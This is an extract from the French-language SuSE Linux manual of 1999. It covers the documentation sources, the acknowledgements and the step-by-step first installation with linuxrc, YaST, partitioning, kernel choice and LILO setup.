Le répertoire `/usr/doc` contient, pour de nombreux paquetages logiciels, des sous-répertoires dans lesquels on trouve des informations sur les logiciels concernés. On y découvre souvent une option depuis longtemps recherchée, le nom du fichier de configuration qui ne se trouve nulle part ou le nom du chien du développeur. Il vaut en tout cas la peine de jeter ici un coup d'œil avant que le logiciel ne prenne le chemin de la poubelle.

Il nous semble opportun d'attirer votre attention sur la FAQ de SuSE Linux – à l'annexe F, page 495



Le répertoire `/usr/doc/faq` est tout particulièrement digne d'attention. Il contient des listes de questions fréquemment posées avec les réponses concernant bon nombre de problèmes. Pour cela, le paquetage `manyfaqs`, série `doc` doit être installé. Dans le répertoire `/usr/doc/howto` on trouve des “recettes de cuisine” pour installer différents paquetages ou pour savoir comment procéder lorsque surviennent des problèmes. La plupart des HOWTO sont lisibles à partir du menu de l'interface utilisateur graphique ou au moyen du système d'aide de SuSE (paquetage `howtoen`, série `doc` (Documentation))

Certains d'entre eux sont déjà traduits en français (voir paquetage `fr_howto`, série `doc` (Documentation)) - Ces documents sont installés dans le répertoire `/usr/doc/FR_HOWTO`. Sous Linux ils sont lisibles par exemple avec `less`¹ :

```
tux@terre:/home/tux > cd /usr/doc/howto/en
tux@terre:/usr/doc/howto/en > less DOS-to-Linux-HOWTO.gz
```

Dans le répertoire `docu/howto` du premier CD, on trouve les versions les plus récentes, disponibles en fin d'élaboration du CD, des HowTo les plus importants. Il vaut éventuellement la peine de jeter aussi un coup d'œil dans ce répertoire ! Ces fichiers ne sont pas compressés et peuvent donc déjà être lus, avant l'installation, par exemple sous DOS avec `type`.

Pour les questions et les problèmes concernant le noyau lui-même, la source d'informations la plus abondante est constituée par le répertoire `/usr/src/linux/Documentation`. Celui-ci ne sera toutefois disponible que lorsque vous aurez installé les sources du noyau (paquetage `linux` ou paquetage `lx_suse`), ce qui est de toute façon expressément conseillé. On peut aussi trouver des indications très précieuses dans les différents sous-répertoires (par exemple sur le pilote son) et, pour les intrépides et les curieux, dans les sources mêmes du noyau.

Au cas où vous auriez une question à laquelle le présent manuel ne peut pas répondre, explorez les sources mentionnées afin d'y trouver les informations recherchées.

¹ Cher expert, vous avez bien lu : notre `less` est tellement “futé” qu'il peut même lire des fichiers compressés ; -)

1. Introduction

1.4.6 Livres diffusés librement

Le paquetage **books**, série **doc** (Documentation) contient quelques livres de format PostScript que vous pouvez consulter et imprimer avec le paquetage **gsview**, série **gra** (Tout sur les graphiques) ou le paquetage **gv**, série **gra** (Tout sur les graphiques). Avant d'imprimer il conviendrait toutefois de vous demander s'il ne serait pas plus rentable de vous procurer le livre, si possible en français, dans le commerce.

1.5 Éloges

Parmi tous ceux qui ont contribué au grand succès de Linux, nous tenons tout particulièrement à remercier **Florian La Roche** dont l'expérience dans la structuration d'un système Linux a été pour nous d'une valeur inestimable ; son engagement infatigable nous a rendu possible la création d'un système de base performant correspondant aux critères les plus actuels. Grâce à plusieurs années d'expérience avec sa propre distribution **jurix** qui circulait comme "tuyau" sur Internet, il a pu contribuer, dans une très large mesure, au développement de SuSE Linux.

Nous remercions aussi **Dirk Hohndel** et **Harald König** de l'équipe XFree86TM qui nous ont donné de précieux conseils et de précieuses informations sur le système X Window ainsi que **Eberhard Mönkeberg** qui s'est toujours montré très disponible pour résoudre les problèmes posés par les pilotes de CD-ROM.

Tous nos remerciements à **Hans Lermen**. Il est l'auteur du **LoadLin** bien connu (**loadlin.exe**) qui permet de lancer Linux à partir de DOS ainsi que du programme DOS **Setup** (**setup.exe**) du présent système Linux.

Ces bonnes âmes ont réalisé les traductions de YaST et de **linuxrc** et ont contribué pendant leur temps libre à rendre Linux accessible à un plus grand nombre d'utilisateurs dans le monde entier : Gunay Arslan, Zbigniew Baniewski, Sándor Bárány, Olaf Borkner-Delcarlo, Michael Bravo, Michael Burghart, Franca Delcarlo, Jochen Depner, Benedek Hermann, Ibán José García Castillo, Dora Georgarou (with Romy the barking dog), Pablo Iranzo Gómez, Krzysztof Hotiuk, Milan Hromada, Ralf A. Lanz, Françoise Lermen, Zoltán Levárdy, Nuno Lima, Tomas Morkus, Carmen Marín Pérez, Matts Nordman, Aleksey Novodvorsky, Razvan Cristian Oprea, Gerco Oudhof, George Papamichelakis, Alexey Pavlov, Ákos Rátkai, Voula Sanida, Aleksey Smirnov, Steve Varadi, P. Vlachodimitropoulos, Joao Teles, Nuno Vieira, January Weiner, and I Made Wiryana.

Nous remercions en outre tous les bêta testeurs, qui ont mis téméairement en jeu le fonctionnement de leur système : Andreas Koegel, Christian Hüttermann, Dirk Ulbrich, Eberhard Mönkeberg, Frank Hofmann, Georg C. F. Greve, Harald König, Harald Wieland, Karlo Gross, Karsten Keil, Jens Frank, Lutz Pressler, Martin Hehl, Martin Konold, Martin Schulze, Michael Kleinhenz, Norbert Eicker, Oliver Zendel, Ralf Geschke, Stefan Bliesser, Thomas Wörner, Ulrich Goebel, Ulrich Windl, Volker Lendecke et Wolfgang Barth .

1.5. Éloges

L'illustration de la couverture a été réalisée par **Stephan Endraß**. À lui aussi tous nos remerciements !

*
* *
*

Les développeurs de Linux, qui collaborent à l'échelle mondiale, font progresser l'évolution de Linux par leur engagement intense et bénévole. Nous les en remercions car sans eux ce CD n'existerait pas. Notre activité a pour but de rendre le résultat de leurs travaux accessible à un très grand nombre d'utilisateurs intéressés.

Nous remercions tout particulièrement **Patrick Volkerding** pour le soutien qu'il nous a apporté dans notre travail et naturellement aussi **Linus Torvalds** !

Nos remerciements spéciaux vont à Frank Zappa et Pawar !

Nürnberg, 24 juillet 1999

Have a lot of fun !

Votre équipe SuSE

1. Introduction

Deuxième partie

Installer SuSE Linux

Chapitre 2

Première installation de SuSE Linux

2.1 Courage !

Il n'est pas facile de trouver le juste milieu pour décrire une procédure d'installation. Si l'on approfondit trop en décrivant certains détails et problèmes éventuels, tout semble compliqué. Les natures anxieuses en sont effrayées et on risque d'ennuyer les Linuxiens chevronnés. Si l'on renonce aux détails, on agit aux dépens des utilisateurs qui voudraient savoir exactement ce qu'ils doivent faire, à quel moment et comment ; ou de ceux qui, en raison d'une configuration particulière de leur système, ont des exigences particulièrement élevées.

C'est pourquoi ce manuel contient deux guides d'installation :

- Un guide succinct avec lequel la plupart des utilisateurs devraient pouvoir se tirer d'affaire (paragraphe 2.2).
- Un guide d'installation détaillé dans lequel nous approfondissons davantage en décrivant les arrières-plans et en traitant certains cas problématiques. Ce guide est nettement plus volumineux (paragraphe 2.3).

En cas de doute, essayez d'abord avec le guide succinct. Si cela ne marche pas, prenez le guide détaillé. Vous y trouverez aussi des paragraphes contenant des informations de fond ainsi que des réponses à certaines questions particulières et des solutions à certains problèmes spéciaux.

Un petit conseil en passant : Si vous voulez mettre à jour votre “vieux” SuSE Linux, lisez d'abord le chapitre 15, page 369. – Il est également recommandé de lire le fichier `README` sur le CD 1 ou, sous DOS/Windows, le fichier `README.DOS`. Nous y mentionnons les modifications qui sont venues s'ajouter *après* la mise sous presse du manuel !



2.2 Linux en une demie heure - le guide succinct

Conditions pour l'installation de Linux : Vous avez suffisamment de place sur votre disque dur pour des partitions Linux supplémentaires, certaines partitions ne sont pas utilisées ou les partitions d'un autre système d'exploitation

2. Première installation de SuSE Linux

peuvent maintenant être mises à disposition pour Linux. Si ce n'est pas le cas, vous devez tout d'abord préparer votre (vos) disque(s) dur(s). Vous pouvez éventuellement utiliser à cette fin le programme **fips** sur le premier CD dans le répertoire `dosutils`. Vous trouverez d'autres instructions concernant **fips** et le partitionnement en général au paragraphe 2.7.1, page 46, au paragraphe 2.9, page 61 et au paragraphe 2.10, page 62.

Vous exécuterez ensuite les actions suivantes. Tout vous sera expliqué en détail sur l'écran et vous pourrez obtenir l'affichage de textes d'aide avec (F1). Avec (Tab), vous pourrez passer d'un bouton à l'autre :

- Insérez la disquette d'amorçage SuSE Linux et amorcez la machine. Avec un BIOS adéquat, vous pouvez aussi amorcer directement à partir du premier CD. Au bout de 30 secondes, le chargement de Linux commence.
- Le programme **linuxrc** démarre. Choisissez votre langue, le type d'écran et la disposition des touches du clavier.
- Insérez le CD 1 si vous voulez installer à partir du CD.
- Chargez - si c'est indispensable - les modules du noyau pour l'adaptateur hôte SCSI et pour l'accès au système d'installation (lecteur de CD-ROM, carte réseau ou PCMCIA). En cas de besoin, **linuxrc** demandera la disquette `modules`. Cette opération peut être effectuée soit automatiquement soit manuellement. Si vous connaissez votre matériel, vous devriez donner la préférence à la méthode manuelle. Pour certains modules, vous pouvez spécifier des paramètres. Vous trouverez des informations sur les paramètres au paragraphe 14.3.2, page 335.



Si vous possédez un lecteur de CD-ROM ATAPI, *aucun* pilote spécial *ne* devra être chargé. Les pilotes de disques durs (E)IDE gèrent en même temps les lecteurs ATAPI. Un support pour les adaptateurs hôtes SCSI Adaptec gérés par le pilote `aic7xxx` est déjà inclus dans le noyau standard !

Avec 'Retour' vous reviendrez au menu supérieur.

- Sélectionnez 'Démarrer l'installation / le système' et ensuite 'Démarrer l'installation' pour lancer **YaST** qui est le programme d'installation proprement dit. Le support source est normalement 'CD-ROM' (éventuellement aussi 'Réseau'). – Remarque : Avec la touche (F1) vous pouvez, sous YaST, obtenir à tout moment une aide en ligne.
- Dans l'écran d'accueil de YaST, sélectionnez l'option du menu 'Nouvelle installation de Linux'
- Faites créer des partitions Linux.

Attention : Si vous sélectionnez 'Tout le disque', toutes les données qui se trouvent éventuellement sur votre disque seront effacées et vous perdrez par voie de conséquence tous vos systèmes d'exploitation (voir paragraphe 2.11.1, page 69).

Si vous partitionnez manuellement, n'oubliez pas la partition de swap dont vous devez explicitement déterminer le type avec (F3) ! Au para-

2.2. Linux en une demie heure - le guide succinct

graphe 2.9, page 61 et au paragraphe 2.10, page 62, vous trouverez un complément d'information sur la philosophie du partitionnement.

- Dans le prochain masque d'entrée, vous attribuerez aux partitions des *points de montage*. Déterminez si les partitions Linux doivent être formatées et dans l'affirmative, de quelle manière (F6). En principe, l'option 'Formater normalement' devrait suffire.
- Sélectionnez 'Continuer' et YaST formatera les partitions Linux.
- Sélectionnez 'Charger la configuration' si vous voulez faire un choix préalable de logiciels (station de travail, système de serveurs, etc.).
- Vous avez maintenant la possibilité, avec 'Modifier/créer une configuration', de sélectionner ou désélectionner des paquetages logiciels.

Si vous voulez installer le système X Window, il est judicieux de choisir maintenant le serveur X pour votre carte graphique (de la série x; voir chapitre 9). Si vous n'êtes pas encore sûr, vous pouvez aussi remettre cette décision à plus tard.

Retournez, avec (F10), au menu d'installation.

- Démarrez l'installation des logiciels sélectionnés avec 'Démarrer l'installation'.
- Les paquetages sélectionnés vont maintenant être installés; dans un premier temps toutefois, uniquement les paquetages du CD 1 si votre machine ne dispose que de "peu" de mémoire de travail (RAM). Le CD 5 contient les sources des programmes. Les sources ne sont généralement pas nécessaires pour une première installation¹.
- Quittez YaST avec 'Terminer l'installation' ou 'Menu principal' et sélectionnez le noyau avec lequel vous voulez désormais démarrer votre système.
 - Créez une disquette d'amorçage avec laquelle vous pourrez lancer Linux dans un premier temps.
 - Vous pouvez installer le gestionnaire d'amorçage LILO.
 - Vous devez encore donner un nom à votre machine et sélectionner le type du réseau. Ensuite, la machine continuera à amorcer et vous pourrez vous connecter à votre SuSE Linux maintenant installé.
 - YaST démarre de nouveau et les paquetages qui ne se trouvent pas sur le CD 1 peuvent, le cas échéant, être installés. Ensuite, vous configurerez les derniers détails de votre système.
 - Vous pouvez maintenant vous connecter en tant que 'root' (voir le paragraphe 19.1, page 436), lancer **YaST** (**yast**), créer des comptes utilisateurs avec 'Administration du système', configurer l'interface graphique avec la sous-option 'Configurer XFree86' (voir paragraphe 9.1, page 228), etc.

¹ Pour SuSE Linux avec support DVD, il n'existe qu'un seul CD jusqu'à présent ...

2. Première installation de SuSE Linux



Des scripts de configuration automatique vont tourner en tâche de fond (indexation des pages de man, configuration de Perl, etc.). Sur des machines de moindre performance, cette procédure peut souvent prendre plus d'une heure. La durée dépend du volume de l'installation. Si vous arrêtez prématurément votre machine, YaST redémarrera automatiquement lors du prochain amorçage !

L'exécution de ces scripts ne sera complètement terminée que lorsque vous verrez sur la *console* 9 (basculez avec **(Alt) + (F9)**) :

"Have a lot of fun !"

Pour les débutants désireux de progresser rapidement, nous avons rassemblé, dans l'annexe F, page 495 et pages suivantes, toute une série de questions fréquemment posées auxquelles nous nous sommes efforcés d'apporter des réponses succinctes.

2.3 Le guide d'installation détaillé

De nombreux chemins mènent à un Linux installé - mais certains d'entre eux sont plus ardues que d'autres. Chez SuSE, nous avons donc pas mal réfléchi sur la manière de guider plus efficacement qu'auparavant les amis de Linux, même peu expérimentés, dans leur première installation.

C'est pourquoi nous avons séparé le guide d'installation du reste du manuel. Nous essayons ici d'expliquer les relations de cause à effet et de donner une vue sur les coulisses. Nous avons aussi rendu le sujet plus facile à superviser en bannissant de ce chapitre la maintenance du système et tout autre sujet qui dépasse le cadre de l'installation.

Si vous n'êtes plus un novice de Linux, certaines explications pourront vous sembler inutiles et fastidieuses. Souvenez-vous alors de l'époque où vous en étiez encore à votre première machine et où vous puisiez avec gratitude vos informations à toutes les sources qui se présentaient . . .

Ce guide n'est pas un mode d'emploi pour le programme YaST de SuSE (voir à ce sujet le chapitre 3) ni pour d'autres programmes et il est loin de décrire Linux de façon exhaustive. Tous ces sujets ne seront traités ici que dans la mesure où ce sera indispensable pour l'installation et utile pour une bonne compréhension. Comme nous l'avons dit précédemment, vous trouverez des informations plus détaillées dans les prochains chapitres.

2.3.1 Situation de départ

Ainsi que nous avons pu le constater au cours des années, les conditions pour une première installation réussie de SuSE Linux sont devenues très favorables : Le matériel est mieux supporté par Linux et les logiciels sont d'une plus grande convivialité. En outre, SuSE Linux met à votre disposition, avec YaST, un outil qui vous guidera de façon sûre à travers toutes les étapes de l'installation depuis la préparation de votre disque dur jusqu'à la configuration d'un login graphique.

Voici ce que l'on présume pour un "cas normal" :

- Vous pouvez démarrer votre machine soit à partir de la disquette d'amorçage fournie, soit directement à partir du CD 1.
- Sur votre disque dur, vous avez suffisamment d'espace disponible non encore partitionné pour votre installation Linux ou vous possédez un disque dur suffisamment grand que vous voulez dédier à Linux.
- Votre lecteur de CD-ROM est supporté par Linux. Si vous ne savez pas encore si c'est le cas : pas de panique, il vous est possible de l'apprendre.

Si l'une de ces conditions ne devait pas être remplie, il existe quelques "chemins détournés" qui vous permettront de réaliser quand même votre installation. Pour conclure ce chapitre, nous vous présenterons de telles méthodes (paragraphe 2.5 et pages suivantes). Le paragraphe 2.7.1 vous fournit quelques indications sur la manière de faire de la place sur le disque dur sous DOS à l'aide de **fips**


2. Première installation de SuSE Linux



2.3.2 Maintenant tout commence : L'écran d'accueil

Insérez le CD 1 et/ou la disquette dans le lecteur correspondant et mettez votre machine en marche pour l'amorçage. Si elle refuse d'amorcer, vous devrez probablement modifier vers A, C ou CDROM, C, A l'ordre du processus d'amorçage dans le BIOS de la machine.



FIG. 2.1: L'écran de démarrage de SuSE Linux

Après quelques instants, il apparaît un écran d'accueil et 3 secondes plus tard le processus de chargement commence de lui-même. Au cas où vous auriez appuyé sur une touche, l'écran restera figé tant que vous n'aurez pas actionné .

Appuyez donc tout simplement sur  et attendez un petit moment ... Vous pouvez maintenant voir, sur la partie inférieure de l'écran, les messages "Loading initdisk.gz..." ainsi que "Loading linux..." et après quelques instants le  noyau démarre et **linuxrc** est lancé.






Le programme **linuxrc** est piloté par menu et attend vos entrées.



Si vous rencontrez des difficultés lors de l'amorçage du système, reportez-vous au paragraphe 2.8.5, page 54 et au paragraphe 14.3.2, page 335 et pages suivantes.

2.3.3 La base de votre installation : linuxrc

Avec le programme **linuxrc**, vous chargerez, sous forme de modules du noyau, les pilotes éventuellement requis. Pour terminer, **linuxrc** lancera le programme d'installation YaST et l'installation proprement dite des logiciels système et des programmes d'application pourra commencer.

La manipulation de **linuxrc** est d'une extrême simplicité : Avec  et , vous sélectionnez une option du menu ; avec  et , vous sélectionnez une commande, par exemple 'Ok' ou 'Annuler'. Avec , vous faites



2.3. Le guide d'installation détaillé



FIG. 2.2: Sélection de la langue

exécuter la commande. – Vous trouverez une description plus détaillée de **linuxrc** au paragraphe 16.2, page 386 et pages suivantes.

Le programme **linuxrc** commence par la sélection de la langue.

- Sélectionnez une langue et validez votre choix avec .
- Choisissez entre 'Écran couleur' et 'Écran monochrome'. Si vous possédez un écran couleur, validez avec .
- Sélectionnez la disposition des touches du clavier.




FIG. 2.3: Menu principal de **linuxrc**

Nous voici arrivés au menu principal de **linuxrc** (figure 2.3, page 21). Vous pouvez choisir entre les options suivantes :

2. Première installation de SuSE Linux

- ‘**Configuration**’ – Vous pouvez encore changer ici la langue, l’écran ou le clavier.
- ‘**Informations système**’ – Ceux qui sont intéressés trouveront tout un tas d’informations sur le matériel dans la mesure où celui-ci a été reconnu par le noyau ou si des modules déjà chargés y ont accès.
- ‘**Modules du noyau (pilotes de matériel)**’ – Vous devez éventuellement sélectionner cette option pour charger des modules adaptés à votre matériel.

Cas normal : Vous *ne devez pas* – ceci représente le cas normal – sélectionner cette option du menu si vous avez connecté aussi bien votre disque dur (vos disques durs) que votre lecteur de CD-ROM (⇨ *ATAPI*) à un contrôleur (E)IDE. Vous ne devez *pas non plus* sélectionner cette option du menu si vous possédez un adaptateur hôte SCSI compatible avec un Adaptec 2940 (par exemple un contrôleur avec circuit AIC7890). Le support (E)IDE ainsi que le support SCSI (uniquement pour le 2940 !) sont en effet insérés de façon permanente dans le noyau.

- ‘**Démarrer l’installation / le système**’ – L’installation est maintenant poursuivie.
- ‘**Abandon / Réamorçage**’ – Dans le cas où vous auriez changé d’idée ...

Ne démarrez le chargement des modules avec ‘**Modules du noyau**’ que si vous avez besoin d’un support soit pour SCSI (non compatible avec Adaptec 2940) soit pour PCMCIA ou si vous ne possédez *pas* de lecteur ATAPI. Pour savoir comment charger les modules, reportez-vous au paragraphe 16.2, page 386. Dans le sous-menu suivant, vous préciserez pourquoi vous voulez (ou plus exactement devez) charger des modules. Les cas courants sont :

- **Un module SCSI** – si vous avez un disque dur SCSI ou un lecteur de CD-ROM SCSI. Si le chargement du support SCSI se solde par un échec, vous devriez faire une nouvelle tentative avec une disquette d’amorçage spécialement conçue pour votre matériel SCSI (vous trouverez des informations à ce sujet au paragraphe 2.7.2, page 49).
- **Un module de CD-ROM** – au cas où votre lecteur de CD-ROM ne serait raccordé *ni* au contrôleur (E)IDE *ni* au contrôleur SCSI.
- **Un module réseau** – si vous procédez à une installation via NFS ou FTP – mais ce n’est pas ici notre sujet (voir le cas échéant paragraphe 2.5.2, page 40).



Si, parmi les modules standard, vous n’en trouvez aucun qui gère votre support d’installation (lecteur de CD-ROM propriétaire, lecteur de CD-ROM sur port parallèle, PCMCIA), vous pouvez éventuellement avoir recours aux pilotes additionnels de la disquette `modules`. Cette disquette sera demandée automatiquement par `linuxrc` en cas de besoin.

2.3. Le guide d'installation détaillé

- Comme vous avez déjà sélectionné 'Démarrer l'installation / le système', il vous suffit d'appuyer sur (Enter) pour arriver à l'installation proprement dite.



FIG. 2.4: Menu d'installation de **linuxrc**

Vous pouvez ici choisir l'une des options suivantes :

- '**Démarrer l'installation**' – C'est ce que vous allez faire.
 - '**Amorcer le système installé**' – Cette option sera éventuellement nécessaire par la suite si vous deviez avoir des difficultés avec un amorçage normal.
 - '**Démarrer le système de secours**' – Si quelque chose s'est mal passé, vous disposez ici d'un système de secours qui vous donne de nombreuses possibilités de réparer votre système.
 - '**Insérer le CD Live**' – Si vous voulez vous faire une idée du système sans pour autant l'installer sur votre disque dur. Pour le CD-live, voir le paragraphe 3.6.4, page 100.
- Pour arriver à l'installation, appuyez maintenant sur (Entrée) pour l'option du menu 'Démarrer l'installation'. Vous n'avez plus qu'à sélectionner votre support d'installation ou à laisser le curseur sur la sélection précédente : 'CD-ROM'.

Vous avez maintenant le choix entre différents modes d'installation :

- '**CD-ROM**' – Pour installer à partir du CD-ROM, par défaut.
- '**Réseau (NFS)**' – Pour installer à partir d'un autre serveur NFS, en règle générale un système Unix.
- '**Réseau (FTP)**' – Pour installer à partir d'un serveur FTP par exemple via Internet.

2. Première installation de SuSE Linux



FIG. 2.5: Sélection du support source dans **linuxrc**

- ‘**Disque dur**’ – Si vous ne pouvez pas installer à partir d’un CD-ROM et si vous avez pour cette raison copié le CD sur le disque dur.
- Appuyez maintenant sur **(Enter)** afin de commencer l’installation proprement dite. Le support d’installation sera le CD-ROM. À moins que vous n’ayez fait un autre choix – mais dans ce cas vous êtes ici à la mauvaise adresse ; -)

L’environnement de l’installation est chargé sur un disque RAM et le programme d’installation YaST démarre.

Problèmes éventuels

Il peut survenir les problèmes suivants :

- L’adaptateur SCSI utilisé n’est pas reconnu. Utilisez un noyau dans lequel est inséré le pilote SCSI correspondant ; créez une disquette d’amorçage selon la description faite au paragraphe 2.7.2, page 49.
- Le lecteur de CD-ROM ATAPI se bloque à la lecture : voir paragraphe 2.8.5, page 54.

2.3.4 Démarrage de YaST

YaST vous présente un écran d’accueil qui vous donne le choix entre 4 options (voir figure 2.6, page 25).



Si vous voulez faire plus ample connaissance avec YaST ou si vous avez des tâches de maintenance particulières, reportez-vous au chapitre sur YaST (chapitre 3, page 75) !

2.3. Le guide d'installation détaillé




FIG. 2.6: YaST – Écran d'accueil

- **‘Nouvelle installation de Linux’** – Si vous voulez installer un nouveau SuSE Linux. C’est précisément cette question que nous allons traiter dans la suite de ce texte ; -)
- **‘Mise à jour d’un système Linux existant’** – La mise à jour d’un SuSE Linux est traitée au paragraphe 15.1.
- **‘Installation en mode expert’** – Si vous choisissez ce mode, vous aurez de nombreuses possibilités d’intervention au cours du processus d’installation. Ne sélectionnez cette option que si vous avez suffisamment d’expérience sous Linux et si vous savez exactement quelles phases se succèdent les unes aux autres. Le mode expert *ne* sera *pas* décrit par la suite !
- **‘Annuler – pas d’installation’** – Pour le cas où vous changeriez d’idée au dernier moment ...

- Sélectionnez maintenant ‘Nouvelle installation de Linux’.

Avant de partitionner vous-même, lisez le paragraphe 2.11.1, page 69 et le paragraphe 2.11.2, page 71.



S’il existe déjà une partition de swap qui n’est pas activée – éventuellement à la suite d’une précédente installation –, YaST le constatera et vous demandera si vous voulez utiliser cette partition de swap et l’intégrer ensuite dans votre système.

Voici la marche à suivre pour configurer les partitions :

- **‘Partitionner’** – À la question qui vous sera posée au sujet du partitionnement, vous devrez répondre en règle générale par ‘Partitionner’ si vous procédez à une première ou à une nouvelle installation de SuSE Linux.
- YaST vous fait savoir qu’un disque dur a été détecté. S’il y a suffisamment d’espace “libre” sur ce disque, YaST le constatera et vous pro-

2. Première installation de SuSE Linux

posera d'utiliser cette zone pour Linux (masque 'Utiliser l'espace disponible?').

- 'JA' – Si vous répondez 'Oui', YaST partitionnera de façon autonome et vous pourrez continuer en passant au paragraphe 2.3.6, page 28.
- 'NON' – Si vous répondez 'Non', vous pourrez partitionner en mode interactif. Lisez à sujet le paragraphe 2.11.1, page 69 et le paragraphe 2.11.2, page 71.



FIG. 2.7: YaST – Partitionner le disque

Si YaST ne parvient *pas* à trouver d'espace libre, vous verrez apparaître le masque 'Tout le disque'. Vous avez les deux possibilités qui sont décrites ci-dessous (rappel : avec **Tab** ou **←** ou avec **→** vous positionnez le curseur et avec **↵** vous validez votre sélection) :

- 'Partitionner' - Vous procédez vous-même au partitionnement de votre disque dur. Vous devez absolument sélectionner cette option si, parallèlement à Linux, vous voulez continuer à utiliser un autre système d'exploitation déjà installé.



Si vous faites exécuter l'option 'Tout le disque' vous *perdrez* la totalité des données qui se trouvent à ce moment sur le disque dur !

- 'Tout le disque' - Après vous avoir posé une question de sécurité "en rouge", YaST procédera *de façon autonome* au partitionnement de votre disque.

Vous devriez toujours choisir cette option si vous ne voulez avoir qu'un nouveau SuSE Linux sur votre machine *et* si vous ne souhaitez pas avoir à vous préoccuper de la question du partitionnement. **Les systèmes d'exploitation qui pourraient éventuellement se trouver sur votre disque seront alors effacés !**

La stratégie de YaST est la suivante :

2.3. Le guide d'installation détaillé

- Il installe une partition `/boot` (au minimum 2 Mo ou 1 cylindre),
- une partition de swap (le double de la quantité de RAM sans toutefois dépasser 128 Mo)
- et le reste sous forme d'une grande partition qui sous `/` deviendra la partition racine (répertoire racine).

2.3.5 L'installation des logiciels commence

Le disque dur étant maintenant préparé, il s'agit de déterminer quels logiciels vous désirez installer.



FIG. 2.8: YaST – Sélection des paquetages

YaST vous demande maintenant un peu de patience : Les données des séries et paquetages doivent être lues à partir du support d'installation. Vous verrez, lorsque cette opération sera terminée, l'affichage du menu d'installation de YaST (figure 2.8, page 27). – Vous trouverez une description exacte de ce menu ainsi que de la fonction de ses différentes options au paragraphe 3.4, page 86.

- Sélectionnez maintenant 'Charger la configuration' pour faire votre choix de logiciels (station de travail, système de serveurs, etc.) Ce sujet est traité au paragraphe 2.3.6. Ensuite, vous vous retrouverez de nouveau au menu d'installation (voir paragraphe 3.4.1, page 87).
- Avec 'Modifier/créer une configuration', vous avez la possibilité de modifier la sélection des paquetages. Vous arrivez ainsi à la sélection des séries. En règle générale, vous n'avez *pas* besoin de cette option car la sélection des paquetages met à votre disposition un système fonctionnel. Il vous sera possible plus tard de modifier et d'élargir la sélection à tout moment. Vous trouverez des informations détaillées sur la marche à suivre au paragraphe 3.4.3, page 87.

2. Première installation de SuSE Linux

2.3.6 Sélectionnez votre équipement logiciel de base

Vous n'arriverez dans ce masque de YaST que si vous sélectionnez au paragraphe 2.3.5 l'option 'Charger la configuration'.

Nous avons mis à votre disposition quelques configurations prédéfinies. Une croix ('X') dans la case correspondante signifie que vous avez sélectionné cette configuration en remplacement ou en supplément.

Une astérisque ('*') placée derrière indique que cette configuration va être installée. Cela signifie par exemple que pour 'SuSE simplement tout' d'autres configurations peuvent être sélectionnées en supplément car elles représentent des sous-ensembles.




FIG. 2.9: YaST – Sélectionner les configurations

'Ajouter' Avec cette option du menu, vous pouvez ajouter aux paquetages et configurations sélectionnés les paquetages de la configuration que vous avez choisie.

'Remplacer' Vous pouvez ici remplacer une sélection déjà faite par une nouvelle configuration. Il vous sera demandé le cas échéant si vous souhaitez effacer les paquetages ne faisant pas partie de la configuration.

'Annuler' Vous abandonnez la procédure.

2.3.7 Installation de logiciels système et de programmes

Après tous ces travaux préliminaires, vous pouvez enfin commencer à remplir votre disque dur avec les logiciels qui vous conviennent.



Si votre machine ne dispose que de "peu" de mémoire RAM (de 8 à 16 Mo), vous ne pouvez, dans un premier temps, installer qu'à partir du premier CD-ROM. Dans ce cas, les autres CD ne seront requis que plus tard (paragraphe 2.3.9).

2.3. Le guide d'installation détaillé

- Mettez en marche le processus d'installation des logiciels avec 'Démarrer l'installation'. YaST vous montre à l'écran quel paquetage est en cours d'installation et combien de paquetages doivent encore suivre.
- Les autres CD seront ensuite demandés, en fonction de la configuration.
- Lorsque les paquetages auront été installés, retournez au menu principal en sélectionnant 'Menu principal'.

Lorsque des problèmes surviennent lors de l'installation des logiciels, ils sont généralement dus à un matériel défectueux.

Si vous avez un système SCSI, vérifiez la longueur des câbles et la terminaison. Déconnectez du bus les périphériques externes, principalement les scanners. Essayez aussi d'utiliser des paramètres du noyau (paragraphe 14.3.1 et pages suivantes).

Pour ATAPI, reportez-vous au paragraphe 2.8.5, page 54.



Retirez toutes les disquettes et tous les CD-ROM de vos lecteurs car votre machine se prépare maintenant à son premier démarrage système. YaST vous guide à travers la configuration de base de votre système ...

2.3.8 Sélectionner le noyau pour le système

Le système logiciel de base a été transféré sur le disque dur. Un *noyau* dépendant du système est installé et les premiers composants logiciels et matériels sont configurés.




FIG. 2.10: YaST – Choix du noyau

- Un noyau doit être sélectionné dans la liste ; si vous avez des doutes, sélectionnez 'Noyau (E)IDE standard' (figure 2.10, page 29), sauf bien sûr si vous avez un système SCSI. ; -) YaST copiera alors ce noyau vers /boot/vmlinuz et placera le fichier de configuration du noyau sous /usr/src/linux/.config.

2. Première installation de SuSE Linux

- Confirmez que YaST doit créer une disquette d'amorçage. Insérez à cette fin l'une de vos propres disquettes dans le lecteur de disquettes.
N'utilisez *pas* ici la disquette d'amorçage qui accompagne la distribution !




FIG. 2.11: YaST – Configuration de LILO

- Lorsqu'il vous sera demandé si vous voulez configurer LILO, répondez 'Oui' si vous êtes *sûr* que les systèmes qui sont éventuellement déjà installés sur votre disque pourront être amorcés par LILO (voir figure 2.11, page 30). C'est généralement le cas pour DOS et Windows 95/98 – avec Windows NT les choses sont quelque peu différentes (voir paragraphe 4.7.2, page 127).



Il n'est question ici que d'une configuration standard. En cas de doute, informez-vous en lisant le chapitre 4, page 109 et pages suivantes.

- Ne spécifiez rien dans la 'ligne d'append pour les paramètres du noyau', à moins que vous n'ayez dû utiliser des paramètres supplémentaires pour l'amorçage. Dans ce cas seulement, insérez ici les paramètres (mais *sans* les faire précéder du nom du noyau linux !)
- Installez LILO dans le **secteur maître d'amorçage** ou, si vous avez plus d'un seul système, dans le **secteur d'amorçage de la partition racine**.



Le secteur d'amorçage de la partition racine n'est *pas* (!) la partition montée sur /boot.

- Laissez le 'délai avant l'amorçage' à 10 secondes.
- N'utilisez pas l'option *linear*.
- Appuyez maintenant sur (F4) pour créer une nouvelle entrée.
- Entrez, comme 'nom de la configuration', le mot linux.
- Pour 'quel système d'exploitation', conservez l'option par défaut 'lancer Linux'.

2.3. Le guide d'installation détaillé



FIG. 2.12: YaST – Créer une nouvelle configuration d'amorçage de LILO

Comme vous pouvez le voir, il vous est possible d'accéder avec LILO à d'autres systèmes d'exploitation. Créez le cas échéant une entrée pour chaque système présent sur votre machine. Au moment du démarrage de votre machine, vous pourrez charger l'un de ces systèmes en spécifiant son nom. – Mais vous pouvez aussi remettre cette opération à plus tard et l'effectuer à tout moment après la première installation.



- La 'partition (racine) à amorcer' est déjà prévue. En règle générale, vous ne changerez rien ici.
